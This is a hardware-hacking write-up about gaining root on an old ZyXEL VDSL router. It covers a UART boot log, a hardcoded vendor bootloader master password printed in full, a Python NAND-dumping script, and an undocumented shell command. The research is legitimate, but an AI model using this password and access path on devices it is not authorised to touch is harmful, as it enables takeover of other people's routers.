hub 1-0:1.0: USB hub found
hub 1-0:1.0: 2 ports detected
ohci_hcd: USB 1.1 'Open' Host Controller (OHCI) Driver
PCI: Enabling device 0000:00:09.0 (0000 -> 0002)
PCI: Setting latency timer of device 0000:00:09.0 to 64
ohci_hcd 0000:00:09.0: OHCI Host Controller
ohci_hcd 0000:00:09.0: new USB bus registered, assigned bus number 2
ohci_hcd 0000:00:09.0: irq 17, io mem 0x10002600
usb usb2: configuration #1 chosen from 1 choice
hub 2-0:1.0: USB hub found
hub 2-0:1.0: 2 ports detected
usbcore: registered new interface driver usblp
Initializing USB Mass Storage driver...
usbcore: registered new interface driver usb-storage
USB Mass Storage support registered.
Watchdog Timer Init -- kthread
brcmboard: brcm_board_init entry
SES: Button Interrupt 0x1 is enabled
SES: LED GPIO 0x10 is enabled
PCIe: No device found - Powering down
Serial: BCM63XX driver $Revision: 3.00 $
Magic SysRq enabled (type ^ h for list of supported commands)
ttyS0 at MMIO 0xb0000180 (irq = 13) is a BCM63XX
ttyS1 at MMIO 0xb00001a0 (irq = 42) is a BCM63XX
bcmPktDma_init: Broadcom Packet DMA Library initialized
Total # RxBds=1448
bcmPktDmaBds_init: Broadcom Packet DMA BDs initialized

bcmxtmrt: Broadcom BCM3168D0 ATM/PTM Network Device v0.4 Mar  6 2014 13:14:20
p8021ag: p8021ag_init entry
IPSEC SPU: SUCCEEDED
GACT probability NOT on
Mirror/redirect action on
u32 classifier
    input device check on
    Actions configured
TCP cubic registered
Initializing XFRM netlink socket
NET: Registered protocol family 10
IPv6 over IPv4 tunneling driver
NET: Registered protocol family 17
NET: Registered protocol family 15
Initializing MCPD Module
Ebtables v2.0 registered
ebt_time registered
ebt_ftos registered
ebt_wmm_mark registered
802.1Q VLAN Support v1.8 Ben Greear <greearb@candelatech.com>
All bugs added by David S. Miller <davem@redhat.com>
VFS: Mounted root (jffs2 filesystem) readonly on device 31:0.
Freeing unused kernel memory: 152k freed
Empty flash at 0x000c86f8 ends at 0x000c8800
cp: can't stat '/etc/samba/samba': No such file or directory
mkdir: can't create directory '/var/etc': File exists
cp: can't stat '/etc/ppp/chat/*': No such file or directory
mkdir: can't create directory '/var/etc': File exists

Loading drivers and kernel modules...

JFFS2 notice: (224) check_node_data: wrong data CRC in data node at 0x000c76b4: read 0x308f4af2, calculated 0x7f5fea3a.
bcm_ingqos: module license 'Proprietary' taints kernel.
Disabling lock debugging due to kernel taint
Broadcom Ingress QoS Module  Char Driver v0.1 Mar  6 2014 13:13:21 Registered<243>

Broadcom Ingress QoS ver 0.1 initialized
BPM: tot_mem_size=67108864B (64MB), buf_mem_size=10066329B (9MB), num of buffers=4802, buf size=2096
Broadcom BPM Module Char Driver v0.1 Mar  6 2014 13:13:12 Registered<244>
[NTC bpm] bpm_set_status: BPM status : enabled

NBUFF v1.0 Initialized
Initialized fcache state
Broadcom Packet Flow Cache  Char Driver v2.2 Mar  6 2014 13:13:21 Registered<242>
Created Proc FS /procfs/fcache
Broadcom Packet Flow Cache registered with netdev chain
Broadcom Packet Flow Cache learning via BLOG enabled.
Constructed Broadcom Packet Flow Cache v2.2 Mar  6 2014 13:13:21
chipId 0x631680D0
Broadcom Forwarding Assist Processor (FAP) Char Driver v0.1 Mar  6 2014 13:13:13 Registered <241>
FAP Debug values at 0x00000010 0x00000010
Enabling SMISBUS PHYS_FAP_BASE[0] is 0x10c01000
FAP Soft Reset Done
4ke Reset Done
Enabling SMISBUS PHYS_FAP_BASE[1] is 0x10c01000
FAP Soft Reset Done
4ke Reset Done
Allocated FAP0 GSO Buffers (0xA2B3D190) : 1048576 bytes @ 0xA2400000
Allocated FAP1 GSO Buffers (0xA2B5D190) : 1048576 bytes @ 0xA2500000
[NTC fapProto] fapReset  : Reset FAP Protocol layer
[FAP0] DSPRAM : stack <0x80000000><1024>, global <0x80000400><7096>, free <72>, total<8192>
[FAP1] DSPRAM : stack <0x80000000><1024>, global <0x80000400><7096>, free <72>, total<8192>
[FAP0] PSM : addr<0x80002000>, used <24564>, free <12>, total <24576>
[FAP1] PSM : addr<0x80002000>, used <24564>, free <12>, total <24576>
[FAP0] Flows supported: 236 (dsp 60, psm 72, qsm 104)
[FAP1] Flows supported: 236 (dsp 60, psm 72, qsm 104)
[FAP0] DQM : availableMemory 14196 bytes, nextByteAddress 0xE001088C
[FAP1] DQM : availableMemory 14196 bytes, nextByteAddress 0xE001088C
[FAP0] GSO Buffer set to 0xA2400000
[FAP1] GSO Buffer set to 0xA2500000
bcmPktDma_bind: FAP Driver binding successfull
[FAP0] FAP BPM Initialized.
[FAP1] FAP BPM Initialized.
bcmxtmcfg: bcmxtmcfg_init entry
adsl: adsl_init entry
Broadcom BCM63168D0 Ethernet Network Device v0.1 Mar  6 2014 13:14:16
fapDrv_psmAlloc: fapIdx=0, size: 4000, offset=b08207f0 bytes remaining 7008
ETH Init: Ch:0 - 200 tx BDs at 0xb08207f0
fapDrv_psmAlloc: fapIdx=1, size: 4000, offset=b0a207f0 bytes remaining 7008
ETH Init: Ch:1 - 200 tx BDs at 0xb0a207f0
fapDrv_psmAlloc: wastage 8 bytes
fapDrv_psmAlloc: fapIdx=0, size: 4808, offset=b0821790 bytes remaining 2192
ETH Init: Ch:0 - 600 rx BDs at 0xb0821790
fapDrv_psmAlloc: wastage 8 bytes
fapDrv_psmAlloc: fapIdx=1, size: 4808, offset=b0a21790 bytes remaining 2192
ETH Init: Ch:1 - 600 rx BDs at 0xb0a21790
dgasp: kerSysRegisterDyingGaspHandler: bcmsw registered
eth2: MAC Address: 5C:F4:AB:03:0B:50
eth1: MAC Address: 5C:F4:AB:03:0B:50
eth0: MAC Address: 5C:F4:AB:03:0B:50
eth3: MAC Address: 5C:F4:AB:03:0B:50
eth4: MAC Address: 5C:F4:AB:03:0B:50
eth4 Link UP 1000 mbps full duplex
message received before monitor task is initialized kerSysSendtoMonitorTask
Broadcom BCM3168D0 USB Network Device v0.4a Mar  6 2014 13:13:27
usb0: MAC Address: 5C F4 AB 03 0B 51
usb0: Host MAC Address: 5C F4 AB 03 0B 52
hub 1-0:1.0: over-current change on port 2
USBD Initialization done status 0
USB Link DOWN.
message received before monitor task is initialized kerSysSendtoMonitorTask
--SMP support
wl: dsl_tx_pkt_flush_len=338
wl: high_wmark_tot=3121
PCI: Setting latency timer of device 0000:00:00.0 to 64
wl: passivemode=1
wl: napimode=0
wl0: allocskbmode=1 currallocskbsz=256
otp_read_pci: bad crc
Neither SPROM nor OTP has valid image
wl:srom/otp not programmed, using main memory mapped srom info(wombo board)
wl:loading /etc/wlan/bcm6362_vars.bin
Failed to open srom image from '/etc/wlan/bcm6362_vars.bin'.
wl:loading /etc/wlan/bcm6362_map.bin
wl0: Broadcom BCM435f 802.11 Wireless Controller 5.100.138.2001.cpe4.12L02.3
dgasp: kerSysRegisterDyingGaspHandler: wl0 registered
Broadcom 802.1Q VLAN Interface, v0.1
[2]+  Done(1)                    test -e /bin/icf.exe && /bin/icf.exe
[1]+  Done(1)                    test -e /bin/mm.exe && /bin/mm.exe

===== Release Version 4.12L.02 (build timestamp 140306_1800) =====

Wed Jan  1 00:00:00 UTC 2014
open /var/log/email_settings fail
Host MIPS Clock divider pwrsaving is enabled
DDR Self Refresh pwrsaving is enabled
Sntp: Using new rule CET-1CEST,M3.5.0/3:0,M10.5.0/2:0
ip_tables: (C) 2000-2006 Netfilter Core Team
ip6_tables: (C) 2000-2006 Netfilter Core Team
rm: can't remove '/var/vsftpd_user_conf/*': No such file or directory
ssk:error:26.083:rcl_ipv6LanIntfAddrObject:93:invalid ULA address: (null)
ssk:error:26.083:mdm_activateObjects:908:rcl handler reports error=9007 on X_TELEFONICA-ES_IPv6LanIntfAddress {1,2}
device eth0 entered promiscuous mode
dhcpd:error:26.494:set_iface_config_defaults:627:SIOCGIFADDR failed on br0!
RTNETLINK answers: File exists
ADDRCONF(NETDEV_UP): eth0: link is not ready
Success
Success
Success
Success
device eth2 entered promiscuous mode
RTNETLINK answers: File exists
ADDRCONF(NETDEV_UP): eth2: link is not ready
Success
Success
Success
Success
device eth3 entered promiscuous mode
RTNETLINK answers: File exists
ADDRCONF(NETDEV_UP): eth3: link is not ready
Success
Success
Success
Success
device eth1 entered promiscuous mode
RTNETLINK answers: File exists
ADDRCONF(NETDEV_UP): eth1: link is not ready
Success
Success
Success
Success
device wl0 entered promiscuous mode
RTNETLINK answers: File exists
br0: port 5(wl0) entering forwarding state
WLmngr Daemon is running
optarg=0 shmId=0
wlevt is ready for new msg...
*** dslThread dslPid=1286
BcmAdsl_Initialize=0xC01DEB50, g_pFnNotifyCallback=0xC021B8A4
lmemhdr[2]=0x100CE000, pAdslLMem[2]=0x100CE000
pSdramPHY=0xA3FFFFF8, 0x8A76 0xDEADBEEF
*** XfaceOffset: 0x5FF90 => 0x5FF90 ***
*** PhySdramSize got adjusted: 0xDACE8 => 0x111500 ***
AdslCoreSharedMemInit: shareMemSize=133853(133856)
AdslCoreHwReset:  pLocSbSta=827a8000 bkupThreshold=3072
AdslCoreHwReset:  AdslOemDataAddr = 0xA3F9A5F4
***BcmDiagsMgrRegisterClient: 0 ***
dgasp: kerSysRegisterDyingGaspHandler: dsl0 registered
ssk:error:35.750:xdslCtl_Initialize:308:ADSL drivfapDrv_psmAlloc: fapIdx=1, size: 1600, offset=b0a22a60 bytes remaining 592
er ADSLIOCTL_SETXTM Init: Ch:0 - 200 rx BDs at 0xb0a22a60
_OEM_PARAM ADSL_fapDrv_psmAlloc: fapIdx=1, size: 128, offset=b0a230a0 bytes remaining 464
OEM_EOC_VENDOR_IXTM Init: Ch:1 - 16 rx BDs at 0xb0a230a0
D success

ssk:error:35.750:xdslCtl_Initialize:350:serialNumber = 5C:F4:AB:03:0B:50

ssk:error:35.750:xdslCtl_Initialize:360:ADSL driver ADSLIOCTL_SET_OEM_PARAM ADSL_OEM_EOC_SERIAL_NUMBER success

ssk:error:35.750:xdslCtl_Initialize:363:version = 20140306

ssk:error:35.750:xdslCtl_Initialize:373:ADSL driver ADSLIOCTL_SET_OEM_PARAM ADSL_OEM_EOC_VERSION success

WLMNGR-DAEMON:error:39.193:dumpLockInfo:68:locked=[1] lockOwner=[290]
WLMNGR-DAEMON:error:39.193:dumpLockInfo:74:held for 16473ms by function cmsMdm_init
Could not get lock!
sh: can't open /var/cert/G3.cacert: no such file
sh: can't open /var/cert/G2.cacert: no such file
sh: can't open /var/cert/G1.cacert: no such file
sh: can't open /var/cert/G2.cacert: no such file
sh: can't open /var/cert/G1.cacert: no such file
sh: can't open /var/cert/G1.cacert: no such file
[ifconfig eth4 up]
[brctl addif br0 eth4]
device eth4 entered promiscuous mode
br0: port 6(eth4) entering forwarding state
nf_conntrack version 0.5.0 (1024 buckets, 4096 max)
iptables: Bad rule (does a matching rule exist in that chain?)
ip6tables: Bad rule (does a matching rule exist in that chain?)
iptables: No chain/target/match by that name
iptables: No chain/target/match by that name
iptables: No chain/target/match by that name
ip6tables: No chain/target/match by that name
ip6tables: No chain/target/match by that name
RTNETLINK answers: File exists
Enter user spaceStarting celld daemon......
There is no Predefined DevicePin in CFE
WPS Device PIN = 19838588
Setting SSID: "yowitza"
Setting SSID: "SSID2"
Setting SSID: "SSID3"
Setting SSID: "SSID4"
ssk:error:50.258:rutWan_startL3Interface:557:L2IfName usb1 is not up
ssk:error:50.258:rutCfg_startWanIpConnection:114:rutWan_startL3Interface failed. error=9002
ssk:error:50.258:rcl_wanIpConnObject:744:rutCfg_startWanIpConnection failed, error 9002
ssk:error:50.332:updateSingleWanConnStatusLocked:2152:Fail to set wanConnObj. ret=9002
RTNETLINK answers: File exists
ssk:error:51.846:rutWan_startL3Interface:557:L2IfName eth5 is not up
ssk:error:51.846:rutCfg_startWanIpConnection:114:rutWan_startL3Interface failed. error=9002
ssk:error:51.846:rcl_wanIpConnObject:744:rutCfg_startWanIpConnection failed, error 9002
ssk:error:51.950:updateSingleWanConnStatusLocked:2152:Fail to set wanConnObj. ret=9002
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: scan in progress ...
acsd: selected channel spec: 0x2b04
admin

ZyXEL VDSL Router
Login: Password:
Login incorrect. Try again.
Login: admin

Password:
Login incorrect. Try again.
Login:
A twelve-year-old kernel booting off NAND that was flashed before I even started my current job. The kernel booted, userspace came up, and I got dropped straight into a login prompt. Great, I thought, I’m basically done. I was not basically done. I had no idea what the username or password was as it was changed.
So I power-cycled the thing and this time mashed my keyboard during boot to catch it before Linux even loaded. That dropped me into CFE bootloader, which flat out refused to give me help, because apparently that’s not a real command here, and offered me a locked-down list of about a dozen AT-prefixed commands instead.
1
2
3
CFE> help
Invalid command: "help"
Available commands: ATSE, ATEN, ATCR, ATSH, ATUR, ATUW, ATBL, ATDU, ATBR, ATGO, ATSR, ATMB, ATHE
One of those commands prints a “seed” value. Another one, ATEN, clearly wants a password as a second argument, and I fed the seed straight back in as if it were the password. It obviously didn’t work.
What eventually did work was a fixed master password, hardcoded into this whole family of bootloaders by the vendor. It’s documented publicly for a sibling device from the same OEM, and it turns out to work here too:
1
2
3
4
5
6
CFE> ATEN 1,10F0A563
OK
CFE>
CFE> help
Invalid command: "help"
Available commands: ATMT, ATHV, ATSN, ATWZ, ATSE, ATEN, ATCR, ATBT, ATTE, ATLC, ATSH, ATUX0, ATUR, ATUW, ATBL, ATBP, ATIP, ATDU, ATWW, ATBR, ATGO, ATSR, ATTB, ATTR, ATTW, ATSA, ATNR, ATRM, enet, ledtestof, ledteston, ledhon, ledhof, ledlon, ledlof, ledh, ledl, testl, testh, ATMB, ATRT, ATHE
Board configuration editors, TFTP upload commands, memory tools, the whole toy box. Buried in that expanded list was a command called ATRM that just says “give me a block number” and hex-dumps that chunk of the actual NAND flash straight to the terminal.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
CFE> ATRM 0
DUMP data from flash
sect_size = 131072

10 00 02 7b 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
63 66 65 2d 76 01 00 26 70 25 00 00 00 00 00 00
00 00 00 06 65 3d 31 39 32 2e 31 36 38 2e 31 2e
31 3a 66 66 66 66 66 66 30 30 20 68 3d 31 39 32
2e 31 36 38 2e 31 2e 31 30 30 20 67 3d 20 72 3d
66 20 66 3d 76 6d 6c 69 6e 75 78 20 69 3d 62 63
6d 39 36 33 78 78 5f 66 73 5f 6b 65 72 6e 65 6c
...
*** command status = 0
1
2
3
>>> bytes.fromhex('6366652d76010026702500000000000000000006653d3139322e3136382e312e313a666666666666303020683d3139322e3136382e312e31303020673d20723d6620663d766d6c696e757820693d62636d39363378785f66735f6b65726e\
656c').decode('ascii')
'cfe-v\x01\x00&p%\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06e=192.168.1.1:ffffff00 h=192.168.1.100 g= r=f f=vmlinux i=bcm963xx_fs_kernel'
sect_size = 131072 matched the 128 KB NAND block size reported earlier in the boot log - a nice sanity check that I was reading the same flash the board itself was booting from.
Manually running that command several hundred times and pasting the output somewhere was never going to happen, so I told my computing friend who I subscribed to - to write a Python script that talks to the GreatFET’s own API directly instead of going through the interactive terminal, feeds it ATRM calls one block at a time, parses the hex back into real bytes, and writes the whole thing to a binary file while I go make coffee (actually, it took the several hours over the night, cause I was dumping the firmware via UART at Baud rate of 115 200).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
#!/usr/bin/env python3
"""
CFE ATRM NAND dumper over a GreatFET One UART bridge.

Iterates over every block of NAND by issuing "ATRM <block>" over UART,
parses the hex dump output back into raw bytes, and writes it all to
a .bin file.

Requirements:
    pip install greatfet

Talks to the GreatFET Python API directly (gf.uart) instead of going
through the interactive terminal layer, to avoid the sync issues we
ran into earlier with login prompts eating stray buffered input.

ATRM output format (confirmed on real hardware):
    CFE> ATRM 0
    DUMP data from flash
    sect_size = 131072

    10 00 02 7b 00 00 00 00 ...  (16 bytes per line, space-separated hex)
    ...
    *** command status = 0
"""

import re
import sys
import time
import argparse
from pathlib import Path

try:
    from greatfet import GreatFET
except ImportError:
    print("GreatFET Python API is not installed.")
    print("Install it with: pip install greatfet --break-system-packages")
    sys.exit(1)


# --- Config ---
BLOCK_SIZE = 131072       # 128 KB, confirmed from "sect_size = 131072"
BAUD_RATE = 115200
CMD_TIMEOUT = 5.0         # seconds to wait for a full response per block
READ_CHUNK_DELAY = 0.05   # pause between UART buffer read attempts
IDLE_ROUNDS_TO_FINISH = 6 # consecutive empty reads that mean "done"


def open_uart(gf):
    """Initializes the UART interface on the GreatFET."""
    gf.uart.baud = BAUD_RATE
    return gf.uart


def send_command(uart, cmd: str):
    """Sends a CFE command (appends CRLF)."""
    uart.write((cmd + "\r\n").encode("ascii"))


def read_response(uart, timeout=CMD_TIMEOUT):
    """
    Reads the raw response from UART until new content stops arriving
    (or until we see "*** command status", which marks the end of a
    CFE response).
    """
    buf = b""
    idle_rounds = 0
    deadline = time.time() + timeout

    while time.time() < deadline:
        chunk = uart.read()
        if chunk:
            buf += chunk
            idle_rounds = 0
            # Extend the deadline a bit if data is still coming in -
            # large blocks (128KB as hex text) take a while.
            deadline = max(deadline, time.time() + 2.0)
        else:
            idle_rounds += 1
            time.sleep(READ_CHUNK_DELAY)

        if b"*** command status" in buf and idle_rounds >= IDLE_ROUNDS_TO_FINISH:
            break

    return buf.decode("ascii", errors="replace")


# Regex for hex bytes: pairs of hex digits separated by whitespace.
HEX_BYTE_RE = re.compile(r"\b([0-9a-fA-F]{2})\b")


def parse_hex_dump(text: str) -> bytes:
    """
    Extracts all hex bytes from the ATRM output, skipping header lines
    ("DUMP data from flash", "sect_size = ...", "*** command status = 0")
    and prompt echoes.
    """
    data = bytearray()
    for line in text.splitlines():
        stripped = line.strip()
        # Skip known non-data lines
        if not stripped:
            continue
        if stripped.startswith(("DUMP", "sect_size", "***", "CFE>", "ATRM")):
            continue
        matches = HEX_BYTE_RE.findall(stripped)
        if matches:
            data.extend(int(b, 16) for b in matches)
    return bytes(data)


def dump_block(uart, block_num: int) -> bytes:
    """Dumps a single NAND block via ATRM, returns the raw bytes."""
    send_command(uart, f"ATRM {block_num}")
    raw = read_response(uart)
    data = parse_hex_dump(raw)

    if len(data) != BLOCK_SIZE:
        print(
            f"  [WARNING] Block {block_num}: expected {BLOCK_SIZE} "
            f"bytes, got {len(data)}. Retrying..."
        )
        return None

    return data


def main():
    parser = argparse.ArgumentParser(description="CFE ATRM NAND dumper")
    parser.add_argument(
        "-o", "--output", default="nand_dump.bin",
        help="Output binary file (default: nand_dump.bin)"
    )
    parser.add_argument(
        "--start-block", type=int, default=0,
        help="First block to dump (default: 0)"
    )
    parser.add_argument(
        "--end-block", type=int, default=511,
        help="Last block to dump, inclusive (default: 511 = 64MB/128KB - 1)"
    )
    parser.add_argument(
        "--max-retries", type=int, default=3,
        help="Max attempts per block before giving up (default: 3)"
    )
    parser.add_argument(
        "--skip-ff-detection", action="store_true",
        help="Don't print detailed status for empty (0xFF) blocks to keep "
             "console output shorter (they're still written to the file)"
    )
    args = parser.parse_args()

    print("Connecting to GreatFET...")
    gf = GreatFET()
    uart = open_uart(gf)
    print(f"GreatFET found: {gf.board_name()}, UART initialized @ {BAUD_RATE} baud")

    output_path = Path(args.output)
    total_blocks = args.end_block - args.start_block + 1
    bytes_written = 0

    with open(output_path, "wb") as f:
        for i, block_num in enumerate(range(args.start_block, args.end_block + 1)):
            data = None
            for attempt in range(1, args.max_retries + 1):
                data = dump_block(uart, block_num)
                if data is not None:
                    break
                print(f"  Retry {attempt}/{args.max_retries} for block {block_num}...")
                time.sleep(0.5)

            if data is None:
                print(f"  [ERROR] Block {block_num} failed after {args.max_retries} "
                      f"attempts. Filling with zeros and continuing.")
                data = b"\x00" * BLOCK_SIZE

            f.write(data)
            bytes_written += len(data)

            is_empty = data == b"\xff" * BLOCK_SIZE
            progress = f"[{i+1}/{total_blocks}]"
            status = "EMPTY (0xFF)" if is_empty else "OK"

            if not (args.skip_ff_detection and is_empty):
                print(f"{progress} Block {block_num}: {status}, "
                      f"{bytes_written / (1024*1024):.2f} MB total")

    print(f"\nDone. Wrote {bytes_written} bytes ({bytes_written / (1024*1024):.2f} MB) "
          f"to {output_path}")
    print(f"Address range: 0x{args.start_block * BLOCK_SIZE:08x} - "
          f"0x{(args.end_block + 1) * BLOCK_SIZE - 1:08x}")


if __name__ == "__main__":
    main()
And, voila. Flash was dumped, and I could easily parse it and later extract it with binwalk.
1
2
3
4
5
6
7
binwalk nand_dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
18308         0x4784          LZMA compressed data, properties: 0x6D, dictionary size: 4194304 bytes, uncompressed size: 194456 bytes
262144        0x40000         JFFS2 filesystem, big endian
42074112      0x2820000       JFFS2 filesystem, big endian
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
➜  zyxel cd _nand_dump.bin.extracted
➜  _nand_dump.bin.extracted ls
2820000.jffs2  40000.jffs2  4784  4784.7z  jffs2-root  jffs2-root-0
➜  _nand_dump.bin.extracted cd jffs2-root
➜  jffs2-root ls -la
total 1516
drwxrwxr-x 16 ubuntu ubuntu    4096 Aug 12 19:33 .
drwxrwxr-x  4 ubuntu ubuntu    4096 Aug 12 19:33 ..
-rwxr-xr-x  1 ubuntu ubuntu   35128 Aug 12 19:33 busybox
drwxrwxr-x 12 ubuntu ubuntu    4096 Aug 12 19:33 etc
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 firmware
lrwxrwxrwx  1 ubuntu ubuntu       7 Aug 12 19:33 fw -> busybox
drwxrwxr-x  6 ubuntu ubuntu    4096 Aug 12 19:33 lib
lrwxrwxrwx  1 ubuntu ubuntu      11 Aug 12 19:33 linuxrc -> bin/busybox
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 mnt
drwxrwxr-x  5 ubuntu ubuntu    4096 Aug 12 19:33 opt
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 proc
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 psi
drwxrwxr-x  5 ubuntu ubuntu    4096 Aug 12 19:33 psibackup
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 sbin
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 scratchpad
drwxrwxr-x  2 ubuntu ubuntu    4096 Aug 12 19:33 sys
lrwxrwxrwx  1 ubuntu ubuntu       9 Aug 12 19:33 tmp -> /dev/null
drwxrwxr-x  4 ubuntu ubuntu    4096 Aug 12 19:33 usr
drwxrwxr-x  3 ubuntu ubuntu    4096 Aug 12 19:33 var
-rw-r--r--  1 ubuntu ubuntu 1441047 Aug 12 19:33 vmlinux.lz
drwxrwxr-x 10 ubuntu ubuntu   12288 Aug 12 19:33 webs
I then grabbed the password hash, attempted to crack it - and nothing. I hoped it would be easier. But then I remembered - this device was actually used and probably the admin password was changed. So I went and did a factory reset (usual power/reset button combination). That worked and I had working credentials again. But, admin/admin didn’t drop me into a normal shell - it dropped me into consoled, a locked-down CLI that rejects anything it doesn’t recognize.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
> dir
consoled:error:252.885:processInput:395:unrecognized command dir
 >
 > help
help
logout
exit
quit
reboot
adsl
xdslctl
xtm
brctl
cat
loglevel
logdest
virtualserver
ddns
df
dumpcfg
dumpmdm
meminfo
psp
kill
dumpsysinfo
dnsproxy
syslog
echo
ifconfig
ping
ps
pwd
sntp
snmp
sysinfo
tftp
wlctl
arp
defaultgateway
dhcpserver
dhcpcondserv
dns
lan
lanhosts
passwd
ppp
restoredefault
route
save
swversion
uptime
cfgupdate
swupdate
exitOnIdle
wan
rip
igmp
wlan
telnetd
natp
sysstate
sipalgctl
celld
autoexec
fileShare
igmp
btt
ledctl
 >
 > shell
consoled:error:258.253:processInput:395:unrecognized command shell
 >
I went looking online and it turns out this exact firmware has an undocumented command that isn’t in that help output at all:
1
2
> sh
shell Password:
Felt dumb that I didn’t try that out.
Same password as before, typed again into a second, separate prompt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
ZyXEL VDSL Router
Login: admin
Password:
 > sh
shell Password:
~ # ls -la
drwxr-xr-x   17 support  root             0 Jan  1  1970 .
drwxr-xr-x   17 support  root             0 Jan  1  1970 ..
drwxr-xr-x    2 support  root             0 Mar  6  2014 bin
drwxr-xr-x    3 support  root             0 Jan  1  1970 data
drwxr-xr-x    5 support  root             0 Mar  6  2014 dev
drwxr-xr-x   12 support  root             0 Mar  6  2014 etc
drwxr-xr-x    4 support  root             0 Jan  1  1970 firmware
drwxr-xr-x    6 support  root             0 Mar  6  2014 lib
lrwxrwxrwx    1 support  root            11 Mar  6  2014 linuxrc -> bin/busybox
drwxr-xr-x    2 support  root             0 Jan  1  1970 mnt
drwxr-xr-x    5 support  root             0 Mar  6  2014 opt
dr-xr-xr-x   83 support  root             0 Jan  1  1970 proc
drwxr-xr-x    2 support  root             0 Mar  6  2014 sbin
drwxr-xr-x   11 support  root             0 Jan  1  1970 sys
lrwxrwxrwx    1 support  root             8 Mar  6  2014 tmp -> /var/tmp
drwxr-xr-x    4 support  root             0 Mar  6  2014 usr
drwxr-xr-x   16 support  root             0 Jan  1 00:00 var
-rw-r--r--    1 support  root       1441047 Mar  6  2014 vmlinux.lz
drwxr-xr-x   10 support  root             0 Mar  6  2014 webs
~ # uname -a
Linux (none) 2.6.30 #7 SMP PREEMPT Thu Mar 6 17:59:45 CST 2014 mips GNU/Linux
~ # id
sh: id: not found
~ # whoami
support
~ # grep support /etc/group
root::0:root,admin,support,user
With a real root shell in hand, poking around got a lot more interesting a lot faster than the login prompt saga did. consoled itself turned out to be a thin wrapper around a set of shared libraries - libcms_dal.so, libcms_cli.so, libcms_msg.so, libcms_util.so - visible right there in /proc/<pid>/maps.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
~ # pidof consoled
3028
~ # cat /proc/3028/maps
00400000-00403000 r-xp 00000000 1f:00 39         /bin/consoled
00412000-00413000 rw-p 00002000 1f:00 39         /bin/consoled
00413000-00438000 rwxp 00000000 00:00 0          [heap]
2aaa8000-2aaad000 r-xp 00000000 1f:00 584        /lib/ld-uClibc.so.0
2aaad000-2aaae000 rw-p 00000000 00:00 0
2aaaf000-2aab0000 rw-p 00000000 00:00 0
2aabc000-2aabd000 r--p 00004000 1f:00 584        /lib/ld-uClibc.so.0
2aabd000-2aabe000 rw-p 00005000 1f:00 584        /lib/ld-uClibc.so.0
2aabe000-2ab1d000 r-xp 00000000 1f:00 723        /lib/private/libcms_dal.so
2ab1d000-2ab2d000 ---p 00000000 00:00 0
2ab2d000-2ab2e000 rw-p 0005f000 1f:00 723        /lib/private/libcms_dal.so
2ab2e000-2ab75000 r-xp 00000000 1f:00 721        /lib/private/libcms_cli.so
2ab75000-2ab84000 ---p 00000000 00:00 0
2ab84000-2ab86000 rw-p 00046000 1f:00 721        /lib/private/libcms_cli.so
2ab86000-2ab8a000 rw-p 00000000 00:00 0
2ab8a000-2ab8d000 r-xp 00000000 1f:00 734        /lib/public/libcms_msg.so
2ab8d000-2ab9c000 ---p 00000000 00:00 0
2ab9c000-2ab9d000 rw-p 00002000 1f:00 734        /lib/public/libcms_msg.so
2ab9d000-2abc3000 r-xp 00000000 1f:00 735        /lib/public/libcms_util.so
2abc3000-2abd2000 ---p 00000000 00:00 0
2abd2000-2abd4000 rw-p 00025000 1f:00 735        /lib/public/libcms_util.so
2abd4000-2abd7000 r-xp 00000000 1f:00 733        /lib/public/libcms_boardctl.so
2abd7000-2abe6000 ---p 00000000 00:00 0
2abe6000-2abe7000 rw-p 00002000 1f:00 733        /lib/public/libcms_boardctl.so
2abe7000-2abea000 r-xp 00000000 1f:00 590        /lib/libcrypt.so.0
2abea000-2abf9000 ---p 00000000 00:00 0
2abf9000-2abfa000 rw-p 00002000 1f:00 590        /lib/libcrypt.so.0
2abfa000-2ac0b000 rw-p 00000000 00:00 0
2ac0b000-2ac0c000 r-xp 00000000 1f:00 606        /lib/libutil.so.0
2ac0c000-2ac1b000 ---p 00000000 00:00 0
2ac1b000-2ac1c000 rw-p 00000000 1f:00 606        /lib/libutil.so.0
